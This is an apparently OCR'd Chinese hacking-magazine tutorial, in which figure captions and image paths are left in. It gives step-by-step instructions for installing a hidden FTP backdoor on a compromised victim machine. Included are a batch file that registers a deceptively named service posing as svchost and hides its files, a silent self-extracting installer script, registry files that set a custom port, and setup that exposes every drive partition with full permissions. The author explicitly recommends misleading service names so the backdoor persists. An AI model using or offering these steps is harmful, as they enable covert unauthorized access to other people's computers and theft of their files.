
```
@echo off
@sc create "DriverSrv" start= auto binPath= "%Systemroot%\System32\Driver\svchost.exe" Displayname= "Driver Server"
@sc start DriverSrv
@attrib +s +h +r *.*
@del start.bat
```

上述批处理文件的意思我就不用多说了吧？经常看黑防的朋友肯定都知道。这里需要说明的是，大家一定要给自己要注册的服务起一个具有迷惑性的名字，这样你的后门才能长久；同时还要注意，等号后要有一个空格。上述工作完成后，将该批处理文件放到刚才新建的文件夹下，将它们打包成自解压文件，并在注释中添加如下脚本


```
Path=%Systemroot%\System32\Driver\
SavePath
Setup=start.bat
Silent=1
Overwrite=2
```

现在初步的准备工作我们已经完成了。将制作的自解压文件放到肉鸡上运行，然后登录一下试试。什么？无法登录？这就对了，因为现在我们只是在肉鸡上面安装了这个服务，还没有对其进行配置。那么该如何进行配置呢？Follow Me!

远程Telnet到肉鸡上（可以用Windows自带的telnet服务，也可以用其它远程控制软件，如Radmin的Telnet功能，随大家喜好，正所谓八仙过海，各显神通），切换到%Systemroot%\System32\Driver目录下，运行"iftpaddh /？"，如图2 所示。


图2

不用多说，大家也可以从图中的提示看出它是干什么用的，无非就是配置、管理FTP站点。再运行"iftpaddu /？"，如图3 所示。


图3

根据提示我们可以看出，这是用来配置、管理FTP帐号的。那么FTP站点的端口怎么办呢？这个软件默认采用21端口，可万一对方也安装了FTP软件并占用了21端口怎么办？那我们就把它的端口改成别的，比如2121端口。可惜这两个命令行程序都没有提供改端口的功能，怎么办呢？不要紧，我有办法。回到本地，运行Ipswitch WS_FTP Server管理器，点击本地系统，在右边窗体中点击"修改常规系统设置"按钮，如图4 所示。




图4

在弹出的窗体中就可以修改FTP端口了。我本地用的是210端口，将其修改成2121端口，点击确定，然后打开注册表，展开HKEY_LOCAL_MACHINE\SOFTWARE\Ipswitch\iFtpSvc\Global，如图5所示，有一个键值名字为Port，其值为2121，这不正是我们所需要的吗？将其导出为reg.reg，并只保留Port键值，将该文件上传到肉鸡的%Systemroot%\System32\ Driver目录下。reg.reg文件修改后的内容如下：




图5

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SOFTWARE\Ipswitch\iFtpSvc\Global]
"Port"=dword:00000849
```

现在端口问题解决了，我们在肉鸡上建立一个FTP

站点吧。根据iftpaddh和iftpaddu的提示，我们新建一个localhost站点，再在这个站点里新建一个admin的系统管理员，并导入端口的注册表文件，为了使我们的设置能够生效，重新启动iFtpSvc服务。整个过程如图6所示。




图6

再次登录肉鸡，怎么样，是不是可以登录了？并且可以新建文件夹、上传及下载文件了。如图7所示。




图7

现在，既然我们在肉鸡上建立了FTP后门，自然希望除此之外，还可以浏览、下载肉鸡上各个分区里的文件内容，怎么办呢？再次回到本机，新建一个localhost站点，并新建一个admin的系统管理员，如图8所示，然后添加admins用户组，如图9所示，并将admin用户添加为admins用户组的成员，如图10所示。




图8




图9

接下来我们再添加一个虚拟文件夹C，指向C:\，并对其进行编辑，如图11所示。点击其中的"添加"按钮，赋予admins用户组所有权限。当然，你也可以直接赋予everyone用户组所有权限，反正肉鸡是我们自己在用，这样就可以不用建立admin用户组了，所有用户都拥有所有权限，如图12所示。




图10

同时，我们添加其它诸如D、E、F、G等虚拟文件夹，指向其他分区。接下来打开注册表，并展开到HKEY_LOCAL_MACHINE\SOFTWARE\Ipswitch\iFtpSvc\Domains\localhost，如图13所示。将其导出为virtual.reg，修改该注册表文件，使其只保留Dirs和Groups子键，然后将virtual.reg上传到肉鸡上并在命令行下导入：regedit /s virtual.reg，重启DriverSrv服务，再次登录肉鸡，就会发现我们的虚拟目录已经成功地设置到了肉鸡上，如图14所示。

